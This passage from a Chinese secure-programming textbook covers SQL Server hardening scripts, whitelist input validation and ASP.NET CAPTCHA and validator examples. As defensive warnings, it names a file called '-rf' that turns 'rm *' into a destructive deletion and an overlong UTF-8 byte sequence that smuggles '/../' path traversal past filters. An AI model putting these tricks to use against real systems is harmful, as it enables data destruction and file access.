  }
}
```

### 5.4.6　正确安装数据库

尽管开发人员可能对应用程序代码和加密过程很重视，但软件部署时出现漏洞的情况也应被重视。本小节将讲解如何安全的部署 SQL 服务器，其中包括参数设置和脚本加固。

以 SQL Server 2008 为例，在部署中需要按照如下的步骤进行安全加固：

#### 1．首先设置用户角色

最简单的就是设置为只允许 SQL 的用户访问 SQL（防止利用 administrator 组用户访问）。

设置步骤如下：

（1）打开企业管理器，选择“SQL 实例”→“属性”→“安全性”→“身份验证”→“SQL Server 和 Windows”命令。

（2）打开企业管理器，选择“安全性”→“登录”→“设置密码”。

（3）删除用户：

```
BUILTIN\Administrators
<机器名>\Administrator
```

这样可以防止用 Windows 身份登录 SQL 服务器。

### 2．设置进入企业管理器的密码

在企业管理器中右击你的服务器实例（有绿色图标），编辑 SQL Server 注册属性，然后选择“使用 SQL Server 身份验证”，并选中“总是提示输入登录名和密码”复选框。经过上述设置，SQL Server 基本上安全。

### 3．更改默认端口，隐藏服务器，减少被攻击的可能性

具体步骤如下：

（1）选择 SQL Server 服务器，选择“开始”→“程序”→Microsoft SQL Server 命令，选择“服务器网络实用工具”→“TCP/IP”→“属性”→“默认端口”，输入一个自己定义的端口，如 2433→勾选隐藏服务器。

（2）对 SQL 用户进行管理，防止它访问不该被访问的数据库（总控制，通过明细还可以控制他对于某个数据库的具体对象具有的权限）。

### 4．部署新系统需要使用的数据库时，为特定用户配置权限

具体步骤如下：

（1）切换到新增的用户要控制的数据库，输入下列脚本：

```
use  你的库名
go

--新增用户
exec  sp_addlogin  'test'                          --添加登录
exec  sp_grantdbaccess  N'test'                    --使其成为当前数据库的合法用户
exec  sp_addrolemember  N'db_owner',  N'test'      --授予对自己数据库的所有权限
```

这样创建的用户就只能访问自己的数据库，数据库中包含了 guest 用户的公共表。

```
go

--删除测试用户
exec  sp_revokedbaccess  N'test'                   --移除对数据库的访问权限
exec  sp_droplogin  N'test'                        --删除登录
```

如果在企业管理器中创建的话，可以通过选择“企业管理器”→“安全性”→“登录”→“新建”→“常规项”→“用户名”。

（2）身份验证方式根据用户需要进行选择（如果是使用 Windows 身份验证，则要先在操作系统的用户中新建用户）

默认设置中可以选择新建的用户要访问的数据库名，通过数据库访问项勾选已经创建的用户需要访问的数据库，数据库角色中允许勾选 public 和 db_ownew 复选框。选择完毕后点击确定，这样建好的用户与上面语句建立的用户是一致的。

### 5．为具体的用户设置具体的访问权限

可参考下面示例：

```
--添加只允许访问指定表的用户
exec  sp_addlogin  '用户名','密码','默认数据库名'

--添加到数据库
exec  sp_grantdbaccess  '用户名'

--分配整表权限
GRANT  SELECT ,  INSERT ,  UPDATE ,  DELETE  ON table1 TO [用户名]

--分配权限到具体的列
GRANT  SELECT ,  UPDATE  ON table1(id,AA) TO [用户名]
```

# 第 6 章　把住用户输入关

当用户在应用程序中输入数据时，系统应该在程序使用该数据前，验证该数据是否有效。验证用户输入的目标可能是使某些文本字段的长度不为零，或字段的格式设置为符合标准类型的格式良好的数据，还有可能使字符串不包含任何可能降低系统安全性的危险字符。

本章讲述如何利用各类控制输入技术检查用户输入的信息，按照预定的规则提供系统的处理。

## 6.1　需要验证的数据

数据验证是验证用户标识真实性的过程，用以鉴别用户身份是否合法。用 ASP.NET 编写 Web 应用程序时，用户保存或处理的信息需要判断其有效性和安全性。基于请求 / 响应模式的 Web 应用程序有多种数据验证方式。

通常，在服务器端可以直接对数据进行验证，也可以编写客户端脚本来对数据实现有效性验证，在数据提交给服务器之前要经过验证。在实际的项目开发中，一般既需要客户端验证，也需要服务器验证。

在讲解如何验证用户输入之前，需要详细的了解需要关注的数据和信息。

### 1．非法输入

目前安全程序开发人员的一个最大的误区就是尝试去过滤“非法的”数据值。这样做一般是无效的，因为攻击者通常会想出其他的危险的数据值。所以，开发人员应该做的是确定哪些数据是合法的，通过检查数据是否符合定义，拒绝所有不符合定义的数据。为了安全起见，在开始时就应该特别谨慎，只允许开发人员使用合法的数据。毕竟，如果限制的过于严格，用户很快就会报告说程序不允许合法的数据进入。另一方面，如果限制的过于宽松，可能直到程序被破坏才会发现问题。

假设开发人员需要基于用户的某个输入创建文件名。一般的程序员都知道不应该允许用户的输入中包括“/”，但是仅仅去检查这一个字符可能是远远不够的。例如，控制字符是否正确？空格会不会出问题？如果以破折号开头呢（在不好的代码中可能会出问题）？特别的短语会不会出错等。在绝大多数情况下，只要创建了一个“非法”字符的列表，攻击者就可以找到利用程序的方法。

所以，开发人员必须检查并保证输入符合安全的特定模式，而拒绝不符合这个模式的所有输入。

### 2. 数字

数字是最容易读的一类信息，如果开发人员期望输入的是一个数字，就确认数据满足数字格式。例如，针对阿拉伯数字来说，用户必须输入至少一位阿拉伯数字，如正则表达式：^[0-9]+$就可以做到这点。在大多数情况下，数字会有一个最小值和一个最大值。如果是这种情况，一定要确认数据在合法的范围之内。

不要根据没有减号这一条件就认为不会有负数。在很多数据读取的例子中，如果读到一个特别大的数，就会发生“溢出”而变成一个负数。实际上，一个非常聪明的针对 Sendmail 的攻击正是基于这一原理。Sendmail 会检查“调试标记”是不是比合法的值大，但是它并没有检查这个值是不是负数。Sendamil 的开发者想当然地认为既然他们不允许使用减号，就不必再去检查输入是不是负数了。问题是，数据读取例程会将大于 $2^{31}$ 的数，如 4 294 967 269，转换成负数。攻击者可以利用这一点来覆盖至关重要的数据，并控制 Sendmail。

如果需要读取浮点数，还有另外需要关注的问题。许多设计读取浮点数的例程可能允许 NaN（非数字）这样的值，这样会给接下来的处理例程带来问题，因为任何与这些数据比较的结果都会是假（而且，NaN 与 NaN 也不相等！）。读者还需要知道标准 IEEE 浮点数的其他特殊定义，如正无穷大和负无穷大，负零（还有正零）。所有应用程序没有考虑到的输入数据都有可能导致以后被黑客利用。

### 3. 字符串

同样，对于字符串，也要确定哪些是合法的，并拒绝所有其他的字符串。通常验证合法字符串最简单的方法是使用正则表达式：使用正则表达式编写描述那些合法的字符串模式，抛弃不符合这个模式的数据。例如，^[A-Za-z0-9]+$ 指定字符串至少为一个字符长，而且只能包括大写字母、小写字母和阿拉伯数字 0～9（任意的顺序）。更多的，可以使用正则表达式来详细地限制所允许的字符串（如可以进一步指定第一个字符可以是哪些字母）。所有的编程语言都已实现了正则表达式的库：Perl 是基于正则表达式的，对于 C，函数 regcomp 和 regexec 是基于 POSIX.2 标准的。

如果使用正则表达式，一定要明确地指出要匹配数据的开始（通常用^标识）和结束（通常用$来标识）。如果忘记了包括^或$，攻击者就可以在他们的攻击中嵌入合法的文本来通过检查。如果使用 JSP 或者 Perl 语言，并且使用的它的多行选项（m），这时要注意：必须使用\A 标识开始，用\Z 标识结束，因为多行操作改变了^和$的含义。

通常，开发人员应该尽可能地严格，因为很多字符都会带来特定的问题，不允许在程序内部或最终输出中包含有特定含义的字符。人们会发现这样做确实很困难，因为在一些情况下有太多的字符可能会带来问题。

通过大量对于攻击事件的总结，笔者特别总结了经常会带来问题的字符的部分清单：

1）常规控制字符（字符值小于 32）

这里所说的常规控制字符指的是字符 0，传统上称做 NIL，把它称为 NIL 以区别于 C 语言中的 NULL 指针。在 C 语言中 NIL 标记了一个字符串的结束。即便没有直接使用 C 语言，许多库会间接地去调用 C 语言的例程，如果给出了 NIL，就有可能出错。另外，它可以被解释为命令结束的行结束符。但是不同的操作系统结束编码也不同，基于 UNIX 的系统使用的是换行字符（0x0a），基于 Windows 使用的是 CP/M 的回车换行（0x0d 0x0a），

Apple MacOS 系统使用的是回车（0x0d），许多 IBM 主机（如 OS/390）使用的是下一行（0x85），并且有一些程序甚至（错误地）使用反 CP/M 标记（0x0a 0x0d）。

2）ASCII 码值大于 127 的字符

一般来讲，ASCII 码值大于 127 的字符都是国际化的字符，可能会有许多含义，所以需要确保它们被正确地解释。通常这些都是 UTF-8 编码的字符，有其自身的复杂性；可以参考本节后面关于 UTF-8 的讨论。

3）元字符

元字符是在所依赖的程序或库中，如命令 shell 或 SQL 中，有特定含义的字符。在程序中有很多特定含义的字符，如用于定界的字符。许多程序将数据存放在文本文件中，使用逗号、制表符或冒号隔开数据域。在编码中应拒绝含有这些值的数据。元字符中经常出现问题的是小于号（<），XML 和 HTML 编程中都用到了它，而开发人员在编码中没有足够重视。

给出这个清单的目的是建议读者接受尽可能少的数据，并且在接受另一个字符之前要慎重考虑。接受的字符越少，给攻击者制造的难度就越大。

### 4．文件名

如果数据是一个文件名（或用于创建一个文件），应该对其进行严格限制，最好不要让用户选择文件名，如果不得不那样做，可以把字符局限于形如^[A-Za-z0-9][A-Za-z0-9._\-]*$的较小模式。应该考虑将“/”、控制字符（尤其生成新行的）和前导符“.”（UNIX/Linux 系统中的隐藏文件）等这些字符从合法模式中去掉。以“–”为前导也不是好的习惯，因为写得不好的脚本会把它们解释为选项。

如果有一个文件名为“-rf”，那么在 UNIX/Linux 中执行命令 rm*，将会变成执行 rm-rf*。所以，将“../”从模式中去掉也是一个好主意，使攻击者无法“跳出”当前目录。如果不允许使用通配符（使用字符*、？、[]和{}选择一组文件）。攻击者可以通过创建稀奇古怪的通配模式来让系统不知如何处理而关闭。

Windows 还有另外一个问题：一些文件名（忽略扩展名和字母的大小写）总是被认为是物理设备。例如，一个程序在任何目录中试图去打开 COM1 或 com1.txt，将被系统误解为是尝试和串口通信。由于本书所关心的是类 UNIX 系统，就不再深入地探讨该问题了，此处仅作为一个例子，用来说明一种用于检查合法字符情况。

### 5．本地化

在当今全球经济形势下，许多程序都允许用户获得本地化显示的语言和其他语言相关的特定信息（如数字格式和字符编码），程序可以通过用户提供一个 Locale 值来得到这一信息。例如，本地化参数值为 en_US.UTF-8，说明本地化参数使用的语言是英语，使用美国习惯，使用 UTF-8 编码。

由于用户本身可能是一个攻击者，我们需要对本地化参数值进行验证。建议确保本地化参数匹配以下模式：

```
^[A-Za-z][A-Za-z0-9_,+@\-\.=]*$
```

如何来创建这个验证模式比这个模式本身更有价值。首先查找相关的标准和库文档来

确定一个正确的本地化参数的描述。这一点上有很多互相抵触的标准，所以必须确保最终的模式可以接受所有这些标准定义的本地化参数。

读者会发现只需要注意以上列出的字符，限定这个字符集（尤其是第一个字符）就可以避免很多问题。然后，考虑常见的危险字符（如作为目录分隔符的“/”，用于“上级目录”的“..”，用于前导的破折号，或空的本地化参数），并确认它们被过滤掉。

### 6．UTF-8

国际化对程序还有另外一方面的影响：字符编码。处理文本时需要某种约定将字符转换为计算机实际可以处理的数字，这些约定叫做字符编码。一个常见的字符编码方法是UTF-8，它是一个优秀的字符编码方法，本质上可以表示任何语言的任何字符。UTF-8 所以特别受欢迎是因为将普通的 ASCII 文本作为它的一个简单子集。结果是，原来只是设计用于处理 ASCII 的程序可以很简单地升级到可以处理 UTF-8。在一些情况下，这些程序根本不需要修改。

但是，UTF-8 也有它不足的一面。有一些 UTF-8 字符由一个字节表示，一些用两个字节表示，还有一些用三个字节表示，甚至更多，而程序被假定总是生成最短的可能的表示。这样，许多 UTF-8 读取器会接收到“过长”的序列，如某些三个字节的序列可能被解释成由两个字节表示的字符。

攻击者可以利用这一点来“骗过”数据验证攻击程序。Web 系统设计的过滤器一般不允许十六进制的 2F 2E 2E 2F（“/../”），但如果它允许 UTF-8 的十六进制值 2F C0 AE 2E 2F，程序也可能会把它解释为“/../”。所以，如果要接收 UTF-8 文本，务必要确认每一个字符都使用最短可能的 UTF-8 编码。

### 7．电子邮件地址

许多程序中都会接收电子邮件地址，处理所有可能的合法电子邮件地址（如 RFC 2882 和 822 所指定的）非常的困难。用于检查电子邮件地址的“短”正则表达式就有 4 724 个字符长，即使是这样还是没有包括所有的情况。不过大多数的程序是非常严格的，只接收一个特别受限子集的电子邮件以正常地工作。

在大多数情况下，只要程序可以接收正常的 name@domain 格式的因特网地址（如 john.doe@somewhere.com），拒绝诸如 John Doe<john.doe@somewhere.com>这个在技术上看似合法的地址就没问题了。

### 8．Cookie

网络应用程序经常为重要的数据使用 Cookie。需要注意的是，用户可以任意地重新设置 Cookie 的值和形式。不过这里有一个重要的验证窍门：接收一个 Cookie 值之前一定要检查它的域值是不是你所期望的（如一个站点）。否则，一个相关的站点（可能已经被击垮）就可能被插入到用于欺骗的 Cookie 中。

### 9．HTML

有时候 Web 程序要从一个看起来信任的用户处得到数据并把它传给其他的用户。如果第二个用户的程序有可能被这些数据破坏掉，那么我们有责任保护它。使用看起来可信任

的中间媒介传输恶意数据的攻击被称为“交叉站点恶意内容”攻击。

这个问题对于网络应用来说是一个难题，如那些允许用户添加当场连续评述的社区“黑板”。在这种情况下，攻击者可以尝试添加包含恶意代码脚本、图片标签的 HTML 格式的评述。其目的是让用户的浏览器运行在察看本文的时候去执行那些恶意代码。由于攻击者通常是试图添加恶意脚本，因此这种攻击被称为“交叉站点脚本攻击”（XSS 攻击）。

通常，避免这种攻击的最好的办法是验证所接收的 HTML 没有包括这种恶意脚本。同样要做的是把大家所知道的安全的中间媒介列出来，然后禁止其他。

为了方便读者，笔者特别列出在 HTML 中可以接收的字符以及它们的结束标签：

```
<p> (段落)
<b> (加粗)
<i> (斜体字)
<em> (强调)
<strong> (特别强调)
<pre> (预定义文本)
<br> (强制断行 -- 注意它不需要关闭标签)
```

请大家牢记，HTML 标签是不区分大小写的。除非检查了属性的类型和属性值，否则不要接收任何属性，像很多支持 JavaScript 等的属性可能会给用户带来麻烦。

另外，开发人员可以扩展这个集合，但是要特别注意的是，任何让用户立即加载另一个文件的标签，比如 Image 标签，都是安全漏洞，可能会导致 XSS 攻击。

另外一个问题是，需要确认攻击者无法任意打乱文件的其余部分，特别是要确保任何评述或者片段看起来不能像正式的内容。其中一个方法是保证任何 XML 或 HTML 命令完全对称（任何打开的都要关闭）。

这在 XML 术语中被称为“格式良好的”数据。如果正在接收标准 HTML，可能不需要为段落标记（<p>）检测安全，因为它们不是对称的。

许多情况下开发人员要接收<a>（超链接），还可能需要接收属性 href。如果必须这样做的话，开发人员必须验证链接到的 URI/URL。

### 10. URI/URL

超文本链接可以是任何“统一资源定位地址”(统一资源定位符 URL，Uniform Resource Locator，URI)，不过现在大多数人只知道一种特定的 URI，那就是“统一资源定位地址”。许多用户盲目点击，指向一个 URI 的超链接，并自然地认为不会因为显示而带来麻烦，而作为一个开发者的任务就是确保用户的期望不会落空。

尽管 URI 提供了很大的灵活性，但如果这个 URI 可能来自于攻击者，就需要在把它转给任何其他人之前进行检查。攻击者可以在 URI 中加入很多东西来迷惑用户，例如攻击者可以引入一些查询，而导致用户去做不愿去做的事情，并且他们也可以让用户误以为是要浏览另一个网站而不是他们现在所在的。一般来讲，我们很难给出一个适用于所有情况的单一模式。不过一个可以防止大多数攻击，同时可以允许大多数有用的链接通过的（对于公共的网站而言）最安全的模式是：

```
(http|ftp|https):// [-A-Za-z0-9._/]+$
```

一个更为复杂的模式是：

```
(http|ftp|https)://[-A-Za-z0-9._]+(\/([A-Za-z0-9\-\_\.\!\~\*\'\(\)\%\?]+
))*/?$
```

### 11．数据文件

复杂的数据文件和数据结构通常由众多的小组件构成。需要把这个文件或者结构分解，并检查每一部分。如果这些组件之间有特定的依赖关系，就一并检查。它对于可靠性确实有好处。

## 6.2　几种常见验证方案

日常 Web 开发中有常用的几种数据验证技术：图片和附加码的数据验证、Web 表单数据验证、Web 窗体数据验证、验证控件数据验证、客户端脚本数据验证、正则表达式数据验证。

### 6.2.1　图片和附加码数据验证

目前实现图片验证码时有两种方式：

（1）通过动态数据网页中的各种脚本实现。

（2）用支持动态数据网页的第三方组件实现。

在 ASP.NET 中编写基本的脚本，赋予其必要的属性，如生成码颜色，码位数，码尺寸等，就可以灵活地生成一组验证码。验证码图片一般放在用户名和用户密码之后，也可以根据需要放置。

附加码通常由服务器随机产生，一般是由数字和字母组成的一串字符，显示在登录页面中，用户登录时必须将附加码一并输入提交，服务器对提交的验证码同时进行验证。

为了让读者直观了解如何为 Web 系统添加图片验证功能，这里特举出一个实例说明如何在 ASP.NET 页创建图片验证。

首先创建一个名称为 RndImage.aspx 的图片验证码页，页面使用的函数分别是：得到随机长度为 len 的字符串函数 getRandomValidate(int len)，在图片中画底线函数 drawLine(Graphics gfc,Bitmap img)，在图片中画杂点函数 drawPoint(Bitmap img)，使用 getRandomValidate 函数返回的字符串生成图片的函数 getImageValidate(string strValue)。

其具体实现代码如下：

```
using System.Drawing;
using System.IO;
public partial class createImg : System.Web.UI.Page
{
    Random ran = new Random();
      protected void Page Load(object sender, EventArgs e)
      {
          string str = getRandomValidate(4);
        // 这一步是为了将验证码写入 Session,进行验证,不能缺省,也可以使用 Cookie
```

```
          Session["check"] = str;
          getImageValidate(str);
      }
      // 得到随机字符串,长度自己定义
      private string getRandomValidate(int len)
      {
          int num;
          int tem;
          string rtuStr = "";
          for (int i = 0; i < len; i++)
          {
              num = ran.Next();
              /*
               * 这里可以选择生成字符和数字组合的验证码
               */
              tem = num % 10 + '0';                          // 生成数字
              // tem = num % 26 + 'A';                       // 生成字符
              rtuStr += Convert.ToChar(tem).ToString();
          }
          return rtuStr;
      }
      // 生成图像
      private void getImageValidate(string strValue)
      {
          // string str = "OO00"; // 前两个为字母 O,后两个为数字 0
          int width = Convert.ToInt32(strValue.Length * 12); // 计算图像宽度
          Bitmap img = new Bitmap(width, 23);
         Graphics gfc = Graphics.FromImage(img); // 产生 Graphics 对象,进行画图
          gfc.Clear(Color.White);
          drawLine(gfc, img);
          // 写验证码,需要定义 Font
          Font font = new Font("arial", 12, FontStyle.Bold);
          System.Drawing.Drawing2D.LinearGradientBrush brush =new System.
          Drawing.Drawing2D.LinearGradientBrush(new Rectangle(0, 0, img.
          Width, img.Height), Color.DarkOrchid,Color.Blue, 1.5f, true);
          gfc.DrawString(strValue, font, brush, 3, 2);
          drawPoint(img);
          gfc.DrawRectangle(new Pen(Color.DarkBlue), 0, 0, img.Width - 1,
          img.Height - 1);
          // 将图像添加到页面
          MemoryStream ms = new MemoryStream();
          img.Save(ms, System.Drawing.Imaging.ImageFormat.Gif);
          // 更改 Http 头
          Response.ClearContent();
          Response.ContentType = "image/gif";
          Response.BinaryWrite(ms.ToArray());
          // Dispose
          gfc.Dispose();
          img.Dispose();
          Response.End();
      }
      private void drawLine(Graphics gfc,Bitmap img)
      {
          // 选择画 10 条线,也可以增加,也可以不要线,只要随机杂点即可
          for (int i = 0; i < 10; i++)
          {
              int x1 = ran.Next(img.Width);
```

```
                int y1 = ran.Next(img.Height);
                int x2 = ran.Next(img.Width);
                int y2 = ran.Next(img.Height);
               // 注意画笔一定要浅颜色;否则验证码看不清楚
                gfc.DrawLine(new Pen(Color.Silver), x1, y1, x2, y2);
            }
        }
        private void drawPoint(Bitmap img)
        {
            /*
            // 选择画 100 个点,可以根据实际情况改变
            for (int i = 0; i < 100; i++)
            {
                int x = ran.Next(img.Width);
                int y = ran.Next(img.Height);
                img.SetPixel(x,y,Color.FromArgb(ran.Next()));// 杂点颜色随机
            }
             */
            int col = ran.Next();// 在一次的图片中杂店颜色相同
            for (int i = 0; i < 100; i++)
            {
                int x = ran.Next(img.Width);
                int y = ran.Next(img.Height);
                img.SetPixel(x, y, Color.FromArgb(col));
            }
        }
}
```

下面演示如何利用该图像生成页构成验证系统的一部分，为了观看效果，需要创建一个名称为 Test.aspx 的页面。

页面上需要一个文本框、image 控件和一个 Button 控件。需要注意的是，将 image 控件的 imageUrl 指定为图像生成页 RndImage.aspx，如下代码所示：

```
<asp:Image ID="Image1" runat="server" ImageUrl="~/RndImage.aspx" />
```

测试只需要用户在文本框输入图片显示的数字，然后就可以进行图片和输入的对比验证了。像平时使用 Session 一样，RndImage.aspx 页面中有一个 Session["check"]。当两个会话的值一致，则说明验证通过。

Test.aspx 页的演示验证代码如下：

```
protected void Page Load(object sender, EventArgs e)
  {
     if (Session["check"] == null)
        message.Text = "对不起,图片错误!";
  }
  protected void checkButton_Click(object sender, EventArgs e)
  {
     if (check.Text.ToString() == Session["check"].ToString())
        message.Text = "验证通过";
     else
        message.Text = "请重来";
  }
```

图片验证运行效果如图 6-1 所示。





图 6-1　图片验证

## 6.2.2　Web 表单数据验证

在 ASP.NET 中，指定 runat=“server”的表单称为 Web 表单，Web 表单本身是基于服务器的，是 ASP.NET 用来为应用程序提供大部分功能框架的一部分。服务器对界面的情况一清二楚，即用户元素只能在服务器上创建。

当用户输入数据提交表单时，服务器将通过另外的页面来验证 Web 表单中所输入数据是否有效。表单在实现验证方面具有灵活性和易于实现性，其数据验证功能强大，开发人员既可以把用户信息放在 web.config 文件中，也可以将用户的验证信息放在数据库或 XML 文件中，通过创建自己定义的程序验证数据。

## 6.2.3　Web 窗体数据验证

ASP.NET 框架提供了一种新型的数据验证，使用 Web 服务器控件来实现数据的验证，称为 Web 窗体数据验证技术。因此，专门用于 Web 数据验证的 Web 服务器控件也称为 Web 数据验证控件。ASP.NET 中包含 6 种数据验证控件。

输入验证控件就是验证用户输入内容正确性的控件，如用户在文本框中输入数字后，便会显示一条信息表明用户输入了不合乎要求的数据。验证过程即可以在服务器上进行，也可以在客户端的浏览器里执行，在浏览器里执行有利于提高服务器性能。从 ASP.NET 2.0 就开始提供了必要的数据验证控件，包括输入验证控件（RequiredFieldValidator）、比较验证控件（CompareValidator）、范围验证控件（RangeValidator）、正则表达式验证控件（Regular ExpressionValidator）、可定制验证控件（CustomValidator）和综合验证控件（Validation Summary）。这 6 个验证控件使开发人员能在客户端和服务器端进行更为智能的验证。

下面将分别介绍这 6 个重要的输入验证控件。

### 1．RequireFieldValidator 验证控件

RequireFieldValidator 验证控件可以用来强迫某个 Web 控件输入数据，其使用语法为：

```
<ASP:RequireFieldValidator Id="控件对象名"
Runat="Server"
ControlToValidate="要验证的控件名称"
```

```
ErrorMessage="所要显示的错误信息"
Text="未输入数据时所显示的信息"
/>
```

ControlToValidate 属性用来指明要检验的控件，而 ErrorMessage 属性用来提供给其他控件显示相关信息，Text 属性在使用者的输入没有通过验证时立即显示。

为演示功能，举一个例子：开发人员可以通过下面的程序限制姓名字段一定要有输入；否则无法触发按钮的事件程序，其 HTML 代码如下：

```
<Html>
<Form Id="Form1" Runat="Server">
姓 名:<ASP:TextBox Id="txtName" Runat="Server"/>
<ASP:RequiredFieldValidator Id="Validor1" Runat="Server"
ControlToValidate="txtName" Text="必填项目"/><br>
电 话:<ASP:TextBox Id="txtTel" Runat="Server"/><br>
住 址:<ASP:TextBox Id="txtAdd" Runat="Server"/><br>
<ASP:Button Id="btnOK" Text="确定" OnClick="btnOK_Click" Runat="Server"/>
<ASP:Label Id="lblMsg" Runat="Server"/>
</Form>
<Script Language="C#" Runat="Server">
   void btnOK_Click(object sender, System.EventArgs e)
     {
      if (Page.IsValid)
         lblMsg.Text="验证成功!";
     }
</Script>
</Html>
```

客户端有效性验证虽然解决了不少问题，但仍然要在服务器端处理有效性验证，因为表单无效并不意味着 ASP.NET 不会执行代码，所以必须在方法中增加一些检验步骤。

最简单的检验表单有效性的方法是检查 Page 对象的 IsValid 属性，如果所有的 Validation 控件都能通过验证，则该属性为 true；如果任何一个 Validation 控件未通过，则该属性为 false。因此只需检查该属性便可以决定是否执行代码，如前面例子的代码。

```
if (Page.IsValid)
  lblMsg.Text="验证成功!";
```

### 2. CompareValidator验证控件

CompareValidator 验证控件可以验证使用者输入的数据，和某个值进行比较。其使用的语法为：

```
<ASP:CompareValidator Id="验证控件名称"
Runat="Server"
ControlToValidate="要验证的控件名称"
Operator="DataTypeCheck |Equal |NotEqual |GreaterThan |GreaterThanEqual
|LessThan
 |LessThanEqual"
Type="数据类别"
ControlToCompare="要比较的控件名称"|ValueToCompare="要比较的值"
ErrorMessage="所要显示的错误信息"
Text="未通过验证时所显示的信息"/>
```

CompareValidator 验证控件常用属性如表 6-1 所示：

表 6-1　CompareValidator验证控件属性

| 属　性 | 功　能 |
| --- | --- |
| ControlToValidate | 所要验证的控件名称 |
| ErrorMessage | 所要显示的错误信息 |
| Operator | 所要执行的比较种类，有：DataTypeCheck（只比较数据型态）、Equal（等于）、NotEqual（不等于）、GreaterThan（大于）、GreaterThanEqual（大于等于）、LessThan（小于）、LessThenEqual（小于等于）。其中如果为 DataTypeCheck 时，只需要填入要验证的数据型态，不需要设定 ControlToCompare 或是 alueToCompare |
| Type | 所要比较或验证的数据类型，可以设定为：Currency、Date、Double、Integer |

CompareValidator 验证控件通过以下所示的程序演示限制输入必须大于指定数值；否则无法触发按钮的事件程序，其 HTML 代码如下：

```
年 龄:<ASP:TextBox Id="txtAge" Runat="Server"/>
<ASP:CompareValidator Id="Validor1" Runat="Server"
ControlToValidate="txtAge"
ValueToCompare="18"
Operator="GreaterThanEqual"
Type="Integer"
Text="您必须大于十八岁才可以浏览本站"/><br>
住 址:<ASP:TextBox Id="txtAdd" Runat="Server"/><br>
```

下列演示代码实现限制使用者的输入必须是整数型态的数据，其 HTML 代码如下：

```
<Html>
<Form Id="Form1"Runat="Server">
姓 名:<ASP:TextBox Id="txtName"Runat="Server"/><br>
…
ControlToValidate="txtAge"
Operator="DataTypeCheck"
Type="Integer"
Text="您必须输入数值"/><br>
…
 {    if (Page.IsValid)
   lblMsg.Text="验证成功！ "; }
 </Script>
</Html>
```

在上述程序例子中，并没有限制使用者一定要输入年龄数据，若要限制使用者一定要填入数据，可以搭配 RequireFieldValidator 作验证，如下列代码所示：

```
年 龄:<ASP:TextBox Id="txtAge"Runat="Server"/>
<ASP:CompareValidator Id="Validor1" Runat="Server"
ControlToValidate="txtAge"
Operator="DataTypeCheck"
Type="Integer"
Text="您必须输入数值"/>
<ASP:RequiredFieldValidator id="Validor2" Runat="Server"
ControlToValidate="txtAge"
Text="必填项目"/><br>
住 址:<ASP:TextBox Id="txtAdd"Runat="Server"/><br>
```

### 3．RangeValidator控件

RangeValidator 控件用来限制使用者所输入的数据在指定的范围之内，其使用的属性设置代码如下：

```
<ASP:RangeValidator  Id="被程序代码所控制的控件名称"
Runat="Server"
Control To Validate="要验证的控件名称"
MinimumValue="最小值"
MaximumValue="最大值"
MinimumControl="限制最小值的控件名称"
MaximumControl="限制最大值的控件名称"
Type="资料型别"
ErrorMessage="所要显示的错误信息"
Text="未通过验证时所显示的信息"/>
```

RangeValidator 验证控件常用属性如表 6-2 所示。

表 6-2　RangeValidator验证控件属性

| 属　　性 | 功　　能 |
|---|---|
| ControlToValidate | 所要验证的控件名称 |
| ErrorMessage | 所要显示的错误信息 |
| MinimumValue | 限制可以接受的最小值 |
| MaximumValue | 限制可以接受的最大值 |
| MinimumControl | 限制可以接受最小值所要参考的控件 |
| MaximumControl | 限制可以接受最大值所要参考的控件 |
| Type | 所要比较或验证的数据型别，可以设定为 Currency、Date 、Double、Integer、String |
| Text | 未通过验证时所显示的信息 |

RangeValidator 验证控件可以通过下面的程序限制输入数值的范围；否则无法触发按钮的事件程序，其 HTML 代码如下：

```
年 龄:<ASP:TextBox Id="txtAge"Runat="Server"/>
<ASP:RangeValidator Id="Validor1"Runat="Server"
ControlToValidate="txtAge"
MaximumValue="40"
MinimumValue="18"
Type="Integer"
Text="只接受 18-40"/><br>
住 址:<ASP:TextBox Id="txtAdd"Runat="Server"/><br>
```

### 4．RegularExpressionValidator控件

RegularExpressionValidator 控件可以用来执行更详细的验证，也就是说可以做更细微的限制，其使用语法为：

```
<ASP:RegularExpressionValidator
Id="被程序代码所控制的名称"
Runat="Server"
ControlToValidate="要验证的控件名称"
```

```
